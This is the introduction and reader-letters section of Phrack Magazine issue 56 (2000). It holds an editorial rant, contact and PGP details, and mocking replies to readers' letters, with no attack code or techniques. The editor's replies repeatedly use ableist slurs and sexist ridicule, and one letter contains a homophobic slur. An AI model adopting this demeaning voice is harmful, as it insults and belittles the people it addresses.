```
+---=0x5b 0x72 0x65 0x67 0x69 0x73 0x74 0x65 0x72 0x65 0x64 0x20 0x20 0x68=---+
|           a_                              _y        88888888      ad8888ba,   |
|           MM                              MM[      88            8P'    "Y8   |
|   __ __     M _,    __  __  _____     __ _  B[___    88  ----     d8            |
|   0Mm0M0_  MMMM_  #MmMMm  0MM0y  _MMMMF  #[MMM   88a8PPPP8b,  88,dd888bb,   |
|    MP ~~0  Mf "M   BM' Y  ~  BF  BP ~MF  #_#F    PP"     `8b  88P'    `8b   |
|    0    M  M   M   4f     m000F  M   ~'  #MM              d8  88       d8   |
|    #y  _M  M   M   #l    4M  ]F  M_   _  #MMk    Y8a     a8P  88a     a8P   |
|    0MmmMf yMg mMs m0mmm  4&  M0r R0mmmP mMf~Mmr  "Y88888P"    "Y88888P"     |
|    M~""   """ "*` 9MMP^   PM"~P'  ~M"~  "^  "^'                             |
|    M                                                                        |
|    M                                                                        |
|   MMM#                                                                      |
+---=0x65 0x78 0x20 0x20 0x6f 0x66 0x66 0x65 0x6e 0x64 0x65 0x72 0x7a 0x5b=---+
```

Volume 0xa Issue 0x38
05.01.2000
0x01[0x10]

I N T R O D U C T I O N

J'envoie la sauce! b00m!

In much of the same SPECTACULAR fashion you've come to expect, here iz your 56th god damned issue of Phrack mutherfuckin' Magazine. Late? Nono. Late would imply that there exists a publishing schedule of some sort. We now know this really isn't the case. So, in actuality, this issue may in fact be early. We have our best people looking into it...

<SOAPBOX-THAT-HAS-NOTHING-TO-DO-WITH-COMPUTERS-OR-SECURITY-OR-HACKING>

Riotz and protestz and retardz, OH MY!

JESUS CHRIST PEOPLE. This whole Elian Gonzalez debacle can just goto hell. And of course I mean that figuratively speaking. I'm not so callous or jaded as to wish harm on an innocent child, but I speak for a significant majority of people when I say:

"Enough is e-fucking-nough".

Since November of 1999, the U.S. Government has entangled itself in an embroiled political, social and economic mess that just needs to END.

Ok, here's the whole story in a nutshell. Around Thanksgiving of last year, this fisherman finds a kid floating in an innertube a few miles from Pompano Beach, FL. The fisherman does what any God-fearing Samaritan would do: he pulls the kid out of the water and takes him to the hospital. So the saga began...

And here's how it should end:

Elian should go back to Cuba with his biological father. Sure, Cuba sucks, but this is a six-year-old child whose father wants him to come home. Since when is it the US Government's job to act as social services for a sovereign Communist Country family? Oh, by the way, this has cost the U.S. Taxpayer more than $580,000 so far. And it's not over.

Anyhow...

As it happens, apparently Elian has some (distant) relatives in the US who managed to sneak out of Cuba. Congratulations. Good for them. So somehow, these people seem to think they have a stake in all this. Wonderful. Kids come running for the great taste of fifteen minutes of fame!

Ok. And what about these relatives? Well, they're nutz, for one. Second of all, they're hardly "close" relativez. What, that one nutty chick is his second cousin? Does that even count? Great-uncles, and their brothers aside, a boy's FATHER is his FATHER. Crikey. If this was *my* kid, I'd be like: "Ok,

junior, get in the fucking car, we're going home".

Do any of these superfluous people realize what they're doing? Nevermind the fact that this little boy is probably going to be scarred in some horribly repressed fashion, and all the money this is costing... Wait no.. Actually that's pretty much the crux of the issue. Well, my issue with it. I'm just sick of it. Gawd.

And what the hell is up with all the rioters? Thuggish lowbrows seen on CNN yelling "FUCK THIS COUNTRY" (after the INS snatch). Hey guess what retard? If you don't like, go the fuck back to Cuba. Like you even know what you're upset about. You just wanted an excuse to break shit and burn things (which they did do).

AND FOR THE LOVE OF GOD, WHAT ABOUT THE FISHERMAN? WHAT STAKE COULD HE POSSIBLY STILL HAVE IN ALL THIS? Keep stretching those 15 minutez there buddy! I must say though, the open weeping on national television was very nice. "The Sensitive Fisherman". Rite. GET BACK OUT THERE AND CATCH ME SOME DOLPHIN-SAFE TUNA.

Oh, and did I mention that someone named "Jesus Lizarazo" registered eliangonzalez.com? Who the crap hell iz that?

Stop the insanity.

</SOAPBOX>

Oh, by the by, there'z obviously been an overall format change. Nothing too major but I got real bored with the old one. I think the racing stripez add a nice touch. Oh, and I hope you like Hex. Coz I shure do. Sorry. No Phrack World News this time around. But how many of you guyz actually read it anyway?

shrug

Enjoy.

Phrack Magazine Volume 10 Number 56, May 01, 2000. ISSN 1068-1035

|-------------- C O N T A C T P H R A C K M A G A Z I N E --------------|

Editor in Chief: route@phrack.com
Submissions: route@phrack.com
Commentary: loopback@phrack.com
Phrack World News: disorder@phrack.com

|--|

Submissions may be encrypted with the following PGP key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDdmijIRBADrabrDFYw6PRDrRRZsgetOOGo8oGROn4/H7q4L7rLm7weszn4L
8j1zY4AV4f3jFis0A/AqXPicxUHz0I3L6PzTMg11mmLbcj6wnAvr78LZ65y3Z5aA
PEm/F7fNqAzFl9MCnUWa+53eH0TBKW7JdjpfCELeXTMLNsJREjL7f5qvyQCg/xqD
g7dUtdIiDb7tm5DRhWqgDmED/iPUmujMt5x40bmf135vjev1Rle3nhHIe4fh58a7
VkZOmzqz/s3LninBuWcmuyZWShVGd8Hhd758yt41Xe/YHtEW4jSzYtE/1woYmp0K
sZnFt+zIVAEm1mcVVV9+qrpEKVmbBLTR/oa+6A+t5/hFUjriTpAQUGF0xLzXNLYu
c7cSA/0Q0rziq5xyuPbtUMKWE9zhxrt/SwfhunWx/n2vm2q9eFPfWqb9fDVuFrtv
gwpaPVJ2CbM6F6c21pNGqm8zrSO8TYzgTScBKM80wn7ase3RBth36++N/Oq4Zczm
froc9Och7qkgdZ7TkPCuorsyMc1169DXBxBSGfiQ85ylUYrbrLQRTWlrZSBELiBT
Y2hpZmZtYW6JAEsEEBECAAsFAjdmijIECwMBAgAKCRAWHraAlbJmQSdiAKCjaUrs
InxTXebFlAX5aUmdEKsD1wCfRZMfzv3BvQMKa6Rmbwlfzat0DFS5Ag0EN2aKMxAI
APZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU6Y9AVfPQB8bLQ6mU
rfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN/biudE/F/Ha8g8VH
MGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9WE5J280gtJ3kkQc2
azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0/XwXV0OjHRhs3jMh
LLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQmwJG0wg9ZqRdQZ+c
fL2JSyIZJrqrol7DVekyCzsAAgIH/jCj4drT8VSrxI2N3MlgkiQOMcaGLE8L3qbZ
jyiVolqIeH+NEwyWzCMRVsFTHWfQroPrF30UsezIXuF0GPVZvlzSSB/fA1ND0CBz
9uK9oSYPwI8i513nMaF03bLWlB07dBqiDUcKgfm/eyPGu5SP+3QhVaERDnBOdolZ
J6t3ER8GRgjNUyxXOMaZ4SWdB7IaZVph1/PyEgLLA3DxfYjsPp5/WRJcSbK3NZDG
cNlmozX5WUM7cHwEHzmYSRDujs/e3aJLZPa7stS9YGYVPZcjxQoE6wr+jx4Vjps4
pW+f6iWvWEfYnYRJqzwe8318rX6OojqHttaQs8xNEqvPOTfkt12JAD8DBRg3Zooz
Fh62gJWyZkERAj61AJ41XyTBasgKKYlOVnI4mWZYJemQIQCgiqaTkhpM6xCnqKD9
BKnOvDsNc44=
=IQ3Y
-----END PGP PUBLIC KEY BLOCK-----

phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of the
 *  editors and contributors, truthful and accurate.  When possible, all facts
 *  are checked, all code is compiled.  However, we are not omniscient (hell,
 *  we don't even get paid).  It is entirely possible something contained
 *  within this publication is incorrect in some way.  If this is the case,
 *  please drop us some email so that we can correct it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for the
 *  entirely stupid (or illegal) things people may do with the information
 *  contained herein.  Phrack is a compendium of knowledge, wisdom, wit, and
 *  sass.  We neither advocate, condone nor participate in any sort of illicit
 *  behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in the
 *  articles of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

|---------- T A B L E O F C O N T E N T S ----------|

|--|

"...IMHO it hasn't improved. Sure, some technical aspects of the magazine have improved, but it's mostly a dry technical journal these days. The personality that used to characterize Phrack is pretty much non-existant, and the editorial style has shifted towards one of 'I know more about buffer overflows than you' arrogance. Take a look at the Phrack Loopback responses during the first 10 years to the recent ones. A much higher percentage of responses are along the lines of 'you're an idiot, we at Phrack Staff are much smarter than you.'..."

- Trepidity <delirium4u@theoffspring.net> apparently still bitter at not being chosen as Mrs. Phrack 2000.

|EOF|--|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x02[0x10]

|---------- L O O P B A C K ----------|
|---------- phrack staff ----------|

Phrack Loopback is your chance to write to the Phrack staff with your comments, questions, or whatever. The responses are generally written by the editor, except where noted. The actual letters are perhaps edited for format, but generally not for grammar and/or spelling. We try not to correct the vernacular, as it often adds a colorful -even colloquial- perspective to the letter in question.

|0x01|---------- Hackesses... ----------|

by MiStReSS DiVA

My name is MiStReSS DiVA...and I am a hackess...

[Who said what now? A hackess? Is that some sort of delicious pastry treat?]

"Girls can't hack...," I've heard this more times than not

[Hrm. I usually hear "girls cant do such-and-such az good az guyz" or "women shouldn't vote", or the ever popular "YOU WANT ANOTHER BLACK EYE? NO? GOOD! GET BACK IN THERE AND MAKE ME A PIE."]

at hackers conventions and the like. Well, I have some news for everyone;

[They're bringing back Perfect Strangers?]

There are women hackers, and our numbers are rising.

[Oh. Damn. I really miss Balki.]

Let's think about it for a moment-Women have always taken second seat to men, especially in the computer industry and business.

[There'z a reason for this... No.. Hrm. There really isn't.]

Over 75% of jobs in computer industries and taken by men.

[How do you think we feel? Over 75% of the jobs in the baking and sewing industries are taken by women!]

So, it's no surprise that there aren't many women in hacking. There's the issue of some hacking activities being illegal.

[Don't discount the major issue that hacking activities have nothing to do with makeup, shopping at strip mallz or gold digging!]

Many women want to stay as far away from situations like that as possible. I know many girls who don't even drink or smoke illegally, no less break into a UNIX server, let alone know what one is.

[I bet these are the same chickz who turn me down when I ask them out. Course, all chickz turn me down when I ask them out so I guess it'z a moot point. :( ]

Then again, maybe we don't hear about them because there ways are much more cleaver than that of a man.

[Ok, I'm calling a no-way on this sentence here. As in "no-way are you *this* retarded".]

Women, and I'm applying this to myself as well, are naturally more sneaky and watchful.

[If by sneaky and watchful you mean conniving and vindictive then I agree with you.]

I know for a fact that women have hacked into sites and to systems,

[Ah yes. Thiz bringz me back. I remember one little minx who hacked her way right into my heart. Did me up real good too, she did.]

but why do we still get no credit in the underground community?

[End this suffrage of innocent hackess' now!]

Is it because we hid ourselves behind handles

[Maybe it iz becuase you have love handlez?]

and tags,

[Nametagz? Like at Walgreenz?]

or because people don't want to actually give us the credit.

[Well, personally, after reading this, I wouldn't give you a shred of credit either.]

I have only heard of three cases where females were caught in a hack.

[Shit. 3? I can remember the great 'chickhack '96' when 423 girlz were all caught hacking. I think their major flaw was that they all tried to break into bebe.com at the same time. :( ]

One girl got caught because while sending a file, she sent it to the wrong location on a server.

[What like C:\windows\desktop?]

One was caught for phreaking, and the other one for obtaining products from an internet site by gaining root access and shipping them to her home, free of charge. These are the only three cases I have found. And they were all stupid reasons to get caught. I know there are many people out there who hack and don't get caught, but the majority that do get caught, are men. We don't do stuff like the chick from hackers, nor do we dress or act in that manner.

[Well, I think we've identified your problem. Angelina Jolie pretty much sumz up whut everyone wantz to see in a hackess. Mmmm. Delicious hackess treats.]

We go about our lives like most human beings, maybe even a little better.

[Or in your case, a little dumber.]

We don't dress in all black, nor are we interested in only computers. We are intelligent and beautiful. We are the Hackesses.

[Mmmmmm. Hostess Hackesses.]

Mistress Diva

|0x02|---|

Hi, my name is Adam and am regular guy with a home pc who is being hacked and violated by a military freak..

[Military freak like Klinger on M.A.S.H. or military freak like that guy in Commando who wore the chain mail shirt?]

seriously no shit.

[Oh. Ok. I though you were pulling my leg for second. Sorry... Back on the clock now.]

i dont know where to start to ensure my pc security

[Well if you didn't have a PC you wouldn't have this problem. I say get rid of it. The end justifies the means.]

please reccomend some high level security methods and programs.

[Have you tried ignoring it? That sometimes works for me. Barring that, have you tried dealing with him? I find that freaks (especially military freaks) are usually pretty cordial when you deal with them on their terms. I say give in to his demands.]

if you cant do that then please reccommend any links i have found your site usefull because you provide elite items therefore i require your help please.

[The highest level of security I can think of is God. I recommend you pray each night, and I'll forward this to him. Together we *can* make a difference.]

Adam Smith

|0x03|----------

Page 2 is hilarious ... P55-02 ... scrap the rest and just keep publishing that page. For issue #56 just republish one of the way older editions, it seems they are FINDING THOSE ONES!!@!@. :)

[HAHAHAHAHHAHAHAHA. Wait. I don't get it.]

P.S. I don't have a computer either, I'm sending this via DSS and I'm typing on the Remote Control.

[What do you mean, 'either'? Wait, is this Adam from above? Hey man, did you do what I recommended? Did it work? The forward to God bounced so I wasn't sure if anything happened. Good for you man!]

Anonymous

|0x04|----------

Hi, Let me explain what I need for the job I do. I have what we call mystery diners which visit my restaurant each month, this is done by a firm called MARITZ in Berkshire, what I would like is the dates when they visit my restaurant so I can make myself available for the visit day, is this possible in any way.

[If you knew then there wouldn't be any more mystery to it, now would there? What fun is that?]

Gary

|0x05|----------

Does the author of article 52-9 have a degree in literature?

[Definitely not. However, I think he has a degree in money management. Well, maybe not. But he's SO very good with money. Maybe he just likes it alot. Maybe it's something ingrained into his personality or culture...]

If so, I think we made some sashimi together.

[Maybe it was bagels?]

HeftyNuts

[Hrm. Do you get around ok? Do you have a little wheelbarrow you put them in?]

|0x06|----------

Hey Route,

Just wanted to compliment you on Phrack 55. It's very well done, excellent articles, very clean and professional, and the Loopback is hilarious, as always. Exactly what it should be, and a lot more. Well done, keep up the good work and spreading the info. Thank you for spending your time to bring this to us.

[SEE!? Some people actually DO like me!]

EchoMirage

|0x07|----------

I came to this page to see what kind of fucked up, twisted, LOSERS would run something like this!

[Just your average run-of-the-mill sexier-than-cheescake losers. The kind with luscious filling.]

Phracked! Phracked!?! Boy, was I an ass.

[Was?]

The editors comments are the funniest damn thing on the net right now.

[I'm slicker this year.]

No kiddin'. It's hilarious the number of people who think he's Percy -fuckn'- Ross

[Yah. The current count is at 384572.]

some sorta hacker dogooder out there to free humanity (or save little boys knee deep in there own shit). You guys are hilarious. I'll be back to read some more, please, keep up the good work.

A New Fan

[384573.]

|0x08|----------

Hi -
My name is Dawn, I think your commentary on other people's articles are absolutely hilarious and if you're not doing anything on Friday, I'd like to...

[HOLY FUCK YOU'D LIKE TO WHAT?!@#!#]

just kidding!!

[SWEET FUCKING CHRIST GIRL! DON'T EVER DO THAT TO ME. DO YOU KNOW WHERE I'M COMING FROM? (A COLD LONELY PLACE WITH NO GIRLZ).]

Anyways! I just wanted to tell you how funny I think you are and I will now become an avid reader of Phrack because of your comic sarcasm!

[How about you become an avid reader due to my irresistable charm and unending appeal! *wink* *wink* *puppy dog face*]

;P love, Dawn

[Love??@?#!?@#? OMGOMGOMGOMGOMGOMG! I'm getting butterfliez in my tummy!]

Talk to you later I hope!

[Dawn, do you by *any* chance happen to like food or sleeping or procreation? If so, I think we may have some thingz in common and we definitely need to get together as soon as possible. Please write me back as soon as possible, only if you're hot though.]

|0x09|----------

Helu,

First off, much thanks to the Phrack staff for producing a wonderful publication.. regardless of _WHEN_ they come out. I have found them very informative since the current group tookover the whole process.

[Group? Paha. I wish I had a staff. It'z just me and my mom dude. She doez the writing and I do the copy and editz.]

I read the article on "Building Bastion Routers Using Cisco IOS",

[(p55-10).]

which was a decent piece and contained a lot of basic IOS information that would apply to building a bastion router.

There was a part of a section however that I felt should've been covered a little more accurately,

[WELL PREACH ON BROTHER!@]

which was in the section entitled "Step 2 : Limit remote access". The article mentions that there have been rumors that SSH would make it into Cisco IOS 12.0, however it never made it in. Now, I'm not certain when the actual article was written so it may just be that the article has old information. Nonetheless, there is SSH support included in Cisco IOS 12.05(S) and it works like a charm. A few things worth noting about Cisco IOS 12.05(S):

-- It is the preferred and recommended IOS release for Internet backbone routers as well as for service providers (i.e. perfect candidates for bastion routers).

-- It runs on enterprise class routers. Meaning the image runs on the following hardware: 7200, 7500, and 12000 (GSR) series routers.

-- It was released in July of 1999.

So there are a lot of people that aren't running their operation on enterprise class routers, however a ton of NSPs and ISPs do; thus this information about SSH is worthy of mentioning.

Anyways, keep up the excellent work.

[Thankz for your input!]

Craig

|0x0a|----------

Gentlemen,

I enjoy reading your issues when you get them out and all I have to say is keep up the good work.

ArgentRisk

[See, I just like to pepper a few of these babies in here so you people know that there are a precious few who like me and my mom.]

|0x0b|----------

Dear Sultan of Love, et al.,

[Huh.]

I wanted to give some of your readers help on some of the stuff they sent in.

One, get serious help.

[Ok thankz!]

Two, check out the book "PIHKAL: Phenylalanines I Have Known and Loved." I can't remember who it's by, but it's got everything you ever wanted to know about psychotropics, psychodelics, and more... much, much more. Read and practice at your discretion.

[You suck. You recommend a book _you_ can't remember with some goofy-ass title _I_ can't remember?]

Three, I lived in Japan and had peanut butter sent to me, because peanut butter made in Japan is awful.

[It didn't use to be. Back in the 1920's and 1930's Japanese peanut butter was considered to be the best in world. Mercenary ronin were often paid off with jars of the stuff. This all changed after WWII. Recently declassified State Department documents bring light to the fact that several key strategic targets during WWII bombing raids were the Japanese peanut butter factories. The documents list the reason for the strategic importance as "creamy goodness". Pundits charge however that the U.S. just couldn't live with Japan having the peanut butter edge. Either way, we bombed the Japanese peanut industry back into the stone age.]

The guy who talked about smuggling drugs into Japan in peanut butter has really fubar'd. Some poor shmuck in Japanese customs is going to be opening up my decent edible peanut butter. For godsakes, guys, necessity may be the mother of invention, but sometimes it's just a mother.

[LEAVE MY MOM OUT OF THIS, JERKOFF!]

Leave well enough alone.

[Now why on earth should our drug-loving friends in Japan be held hostage by your desire to eat 'Jiffy' instead 'Mister Super Happy Fun Peanut Butter Joy'?]

Lastly, I actually don't have a thing to say about computers. I'm a med student and know next to nothing about computers. I just wanted to let you know that you guys are so funny you put me in tears. Do you really have a hard time meeting chicks?!

[Not meeting them, no. Just talking to them. I tend to drool.]

I don't believe it.

[Are you coming on to me?]

Uma

[Goddess?]

|0x0c|----------

Hi!

I wondered if you could help me to crack userpasswords from PWL-files.

[Do you often submit passing musings to Underground Journalz?]

I'm having a project about computer security at school and it would be nice to have this as an example.

[I'm having a hard time caring.]

Tom Erik Gundersen

|0x0d|----------

[(p55-17).]

Someone please tell our friend here that Cisco has already implemented dynamic access control for the H.323 protocol starting with version 12.0 of the IOS software (in the firewall extension -12.0fw-).

[Done!]

Anonymous

|0x0e|----------

I've just finished studying a copy of the K&R/ANSI C tutorial I found in my library, and I'm very interested in moving onto writing C programs that use the serial or parallel ports.

[Excellent reference book.]

I'm trying to create my own simple electronic devices to connect to my computer, but I am having locating a good resource or tutorial that discusses serial/parallel port programming. Could you give me a good site please?

[http://www.eng.auburn.edu/users/doug/serial.html and
http://www.syclus.com/cscene/CS4/CS4-01.html are decent.]

BTW, the mag is great. Keep up the good work :)

[Thankz. Good luck with your programming!]

Anonymous

|0x0f|----------

Hey, i was browsing through the web and i came to your page, i was just wondering what Phrack Magazine actually was about, the articles seemed really intereting and i want to get a subscription. The web site didn't explain a lot for me, i'm sorry for bothering you, thanks a lot.

[Do you get tired putting your socks on? Do you get lost on your way
to the kitchen? You may be retarded. Check with your family doctor.]

Anonymous

|0x10|----------

My name is route and I'm so elite that I have to make love to my hand three times a day.

[YA-HA. I wish! Three times a day in some fantasy world maybe! No, I'm pretty much a one timer, then it'z rite off to sleep!]

I can't get rid of all the spots on my silly geeky face

[They told me the radiation burns would go away after a few months. :( ]

and I'm still a virgin.

[Hah! Apparently SOMEONE hasn't been checking the #hack sexchart: http://www.escape.com/~max-q/sexchart.shtml)!]

Why are all hackers such fucking losers?

[Why are there so many, songs about rainbows?]

All the articles in phrack could have been written by a 12 year old.

[Man. That would have to one 12 year old with ALOT of free time.]

Do any of you faggots even have any computing qualifications?

[I'll have you know, mister smartguy, that I got a degree from Devry!]

And have any of you ever even kissed a girl?

[Well, I've seen picturez of girlz being kissed, doez that count?]

Dr Robert Gray <bobgray38@hotmail.com>

[I'm almost positive the good doctor wanted people to email him there with commentz to his letter.]

|0x11|--|

Hello,

I just wanted to write to tell you that I recently read the "Phrack Loopback" in Phrack55. I enjoyed the last letter about the McDonalds article so I decided to read it. I worked at Mc Donalds for a couple years back in High School, and let me tell you that this article had me laughing so hard I was crying. Keep up the good work.

Ryan

[Crying because you worked at Mc Donalds for a couple yearz or crying because you've only moved up to Wendy'z?]

|0x12|--|

Hi, I know you have better things to do.

[Nope! Not really!]

But I didnt know who to turn to.

[Did you try the A-team? I hear that if you have a problem, if no one else can help you and if you can find them, maybe you can hire: the A-team.]

I had my tax documents and other stuff protected with encypted magic folders.

[Hrm. Are we talking David Copperfield kinda magic or Merlin kinda magic?]

I got the whole thing copied to a CD. The only thing i did wrong was that I didnt decrypt it. After that I was having problems with my software so I

formatted my hard drive.

[Geeze. Way to go moron.]

Now the problem is that I have lost my recovery floppy.

[Hhahahaha! Holy shit that sucks!]

I dont know how to access the files. I have them on the CD but they are all encrypted and stuff. What should I do. I really do need your help.

Please do reply,

Ali Tariq

p.s. If you want me to send a file (encryted one) I will send it so that you can test different utilities on it.

[Of course! Want me to do your taxez if I crack the file too?]

|0x13|----------

My brother has spent the last week reading Phrack. He's a total fucking idiot (doesn't run in the family, maybe he's adopted... I can only hope for so much) and now he thinks he's a hacker. He goes into chat rooms and threatens to send people viruses when he can't even tie his own fucking shoe laces!

[Yeah, but with the advent of velcro who needs to tie their own shoes?]

Shame on you for letting total fucking retards read Phrack!

[We let you read Phrack.]

Linux Bitch

[Well, "Linux Bitch", Phrack is an equal opportunity magazine. We don't ostricize the retarded simply because they may drool ocassionally or maybe sit in their own filth. Nay. We encourage people of all levelz of retardation to bask in the wealth of knowledge that each little character brings. We believe that knowledge is meant to be free, and sometimes knowledge seeks out the path of least resistance, and sometimes it takez more difficult route. Ok, and sometimez knowledge just quitz half-way there and goez drinking with hiz buddiez. I totally forgot my point.

|0x14|----------

Hey
What is u? r comments about scientists who's creating machines thinking like humans, as well as looking as humans - so called humanoids? Does it scares u or do u not care? I'm searching for people who can fight Artificial Intelligence back. People with H/C/P skills as well as explosives. Please mail me ASAP, it's urgent. It's our future.

Q Wakee

[Mister Wakee, this is a problem that I have seen coming since Atari'z Pong first entered, nay --invaded-- our homez. I've been waiting for a man of action to step forward for a long, long time. In fact, since 1990, I've been running my own underground resistance (it'z called HAHA (Humanz against hostile androidz)). Until now, I thought I was the only one (my resistance has a membership of 1 (one)). We should definitely team up and fight this disgusting menace together. I'll bring the doughnutz and lotion, you bring the robot stopping gunz. Do you have any brochurez? I've been working on one entitled "So You Want to Stop Humanoid Robotz". It'z pretty much industry standard boilerplate stuff, with pop-ups of me shooting robots and some scratch-and-sniff conspiracy

theories. Please let me know when we can have our first meeting, oh we'll have to use your compound because my mom doesn't let me have people over anymore.]

|0x15|----------

im confused, what do u guys actually do at phrack?

[Phrack is a puppet company setup by the CIA to covertly gather intelligence on the tragically retarded. It's been a goldmine!]

Anonymous

|0x16|----------

1) Phrack's cool

[Like Norway!]

2) Im makin a page on x-plosives etc. Ive noticed a few of your ish's contain xtracts from the Poor Man's James Bond. If whoever of you haz it could advise me as to were I could get a phile of this, or send me one,

[http://www.darwinawards.com/legends/legends1999-10.html]

or publish more ish's with anarchy stuff, it'd be k-appreciated.

[You're a k-idiot.]

Anonymous

|0x17|----------

Glad to have you back and many thanks.

[Well I'm glad to have YOU back mister toughguy!]

Always enjoy the articles. Nice job frying the fools too. About had me out of my chair. Pardon the lame e-mail addy, but visiting the folks right now.

[Yah, how iz mom'z sexual-addiction treatment coming along?]

Symbolic constant, very good, wish I'd thought of it.

[Paha! BUT YOU DIDN'T, DID YOU? I DID! PROPZ TO ME!]

Guess I'll have to renew the Phrack link on my page.

[SAINTZ BE PRASIED!]

Put ya next to Fyodor.

[Gee, nestled between one-hit wonder Fyodor and probably antionline, wonerful. I'll listen to you now and kill myself later.]

Hasta,
Spiny_Norman

[Like Norman Fell, t.v.'z Mister Roper from Three'z Company? (A poor man'z Don Knottz if you ask me.)]

|0x18|----------

In my English class for school we were asked to write a persuasive essay about anything we wanted. At first I was going to do mine on 'Are their really extraterrestrials?'

[HOLY SHIT THAT'Z AWESOME!]

But I decided that was stupid

[Oh wait, you're right. Idiot.]

and found I know more about hacking then anything.

[Uh huh.]

The only problem is, I have no clue what question to answer. Got any ideas???

Anonymous

[How about 'Why I'm a Retard by Anonymous Dork' or 'Why I Know More About Hacking Than Anything (subtitle: and I really don't know anything about anything' or 'Darwin Was Wrong: An Essay On Me'.]

|0x19|--|

how do i get other people's IP addres?? do u know?

[Oh yes. OH YES. I know. Absolutely I do. I know this little arcane tidbit. No way am I telling you though. NOoooooooo Way. I can't just be giving away all the secretz can I?]

Anonymous

|0x1a|--|

Greetings,

just in case the folks who write to you asking for manuals for Darwin Award Delivery Devices are not sufficiently intimidated by your usual "you will die, I hope you understand" response, I thought I'd pass this info along:

at least Massachusetts, though probably many other states as well, has what it calls an Infernal Device law. This law defines an "infernal device" loosely to cover things that will get idiots killed in their parents' basement, and then bans it. So it's not just the Grim Reaper who awaits people who try to put lighter fluid in their supersoakers, but also The Man.

#include<love_your_mag.h>

UnhandledVagrant22

[Hrm, how are the other 21 unhandledVagrantz doing anyway? Any of you found work yet? You know, the life of a hobo, while seeming glamorous and sexy, isn't all the brochurez make it to be. Come home. Your mother and I miss you terribly.]

|0x1b|--|

I am really sorry to bother you with this question but I am desperate.

[I'm desperate too, but prolly a different kind of desperate.]

I know that there is a folder on the PC that stores all the mail you have ever written. Even mail that you have deleted. As you can see I am on AOsmelL. I wrote some mail at work and on Monday morning, if not sooner... my boss is going to see it. Where is that file? I have to get to it so I can get the mail out of there.

[If you're going to have an affair with your boss's wife at least be smart enough to NOT write her love letters on HIS computer. Haha. Dummy. You're gonna be unemployed.]

Thank you in advance for any help you can give me.

    [Move to a new town and start over.]

Anonymous

|0x1c|----------

    [(p55-04).]

> There is also another reason why W. Richard Stevens is
> featured here -- he was to be the prophile for Phrack 55.

This is just all so incredibly sad. What a loss.
Thank you for P55.

    [Agreed. Thankz for your support and condolences.]

Yours,
Josh Birnbaum (noOrg).

|0x1d|----------

i think you should know that a well known hacker by the name of "the jolly rodger" (the one with the cook book), is extracting philes from the archives and putting them in his cook book with out giving the nessecery credit to the writers.

    [Does he include recipes for crayon sandwiches? Coz that'z renz's
      personal recipe and he should definitely give due credit.]

he may say that the philes were writen by him,but the fact that they are written word for word, points to him as the cuprit.

HACK SAW

    [JIM DUGGAN? HEEEEYOH!]

|0x1e|----------

I AM IGOR. I AM BRASIL. I NOW UNDERSTEND VERY WELL OF INGLAS,.
I NEED OF THE DRIVER FOR HAKCKERS, FOR ME INVASION THE COMPUTERS FROM THE PEOPLES. YOU UNDERSTEND??

    [I AM DISRESPECTFUL TO DIRT. CAN YOU SEE THAT I AM SERIOUS?]

OBS:CORCEL OF TROIA.

IGOR

    [OUT OF MY WAY, ALL OF YOU. THIS IS NO PLACE FOR LOAFERS! JOIN ME OR
      DIE! CAN YOU DO ANY LESS?]

|0x1f|----------

My name is Thomas and am currently still in what you would call in America as senior high. I'm 15 years old and found this Phrack page while i was surfing on the net.

    [Well I see you've done your homework. Nice work Thomas!]

I've always wanted to become involved in the art of hacking and i really don't know how to really start i've had my computer for about 2 and some years and catch on to things preety well and was wondering where to go from here.

    [Let'z plug that into the career calculator and see what she comes up
      with..... Ok.. Yes.. Let'z see here...

        - 30.98% Help desk for regional fast food new hire processing office
        - 30.56% Junior copier repair engineer

- 15.40% NO CAREER FOUND
- 12.45% Phone support engineer for the outdoor furniture industry
- 10.61% "Associate"

Hrm. Lookz bleak.]

All i wanted to ask you if you can help me out by telling me how i can start out,i don't intend to reach a master level even though it is an aspiration of mine.

[Whoa Tommy. Rome wasn't built in a day, and neither are superhackers. Start small, keep at it, and take your vitamins and say your prayers like a good little Hulkamaniac.]

I'm currently using my brothers computer because it's a shit load faster than mine and would appreciate it if you could write back and maybe give me some good insight on how i can start out which probably would involve a lot of reading and learning more about programing.

[My first bit of advice is for you to *definitely* steal your brother's computer. Survival of the fittest my boy! And besides, one of the many traits of a superhacker is how fast he can run crackerjack on passwd files (and yes this implies you should be running DOS -- Unix is a fad).

My second bit of advice is to read as much as possible. Anything By the late W. Richard Stevens. Check out http://www.securityfocus.com. Keep up to date with current eventz in the security world. Try and make friends in the scene.

My third bit of advice is to give up at the first sign of adversity or difficulty. Life rewards cowards, Thomas. Never forget that (persistence pays off in the long run but laziness pays off right away).]

PS:thankyou for taking the time out to read my message

[The pleasure was all mine, Son.]

Thomas

|0x20|---|

my ingles Sux....

[It'z ok, so doez my Spanish.]

it will be that you source of the accountant of its page could me seder codi?

["SOMETHING FUNNY AND DISJOINTED IN SPANISH HERE"]

Claudio

|0x21|---|

Hi Phrack Staff.

[Hi Emil.]

Before I start pleading with you i'd just like to say that you have the best E-Zine on the Internet.

[Thanks :).]

I've followed your magazine for about 2 years now. But, as i searched your archive i've noticed that now you have almost no sections on things that go boom (Anarchy etc) anymore.

[Our explosives consultant left for a higher paying job :(.]

I have a vast knowledge of that subject and how to perform things like pyrotechnics safely. I do not know much about encoding (public key lock, i think?) and hacking. But as i said, i am ELITE in pyrotechnics.

[Performing pyrotechnics safely? That's like getting drunk without loaded guns nearby or sex with your cousin.. It may seem like a fun idea, but at the end of the day it'z just kind of a letdown.]

Soooo, please could I submit to Phrack on pyrotechnics and things that go boom.

[Like an 808 trigger on a bass drum?]

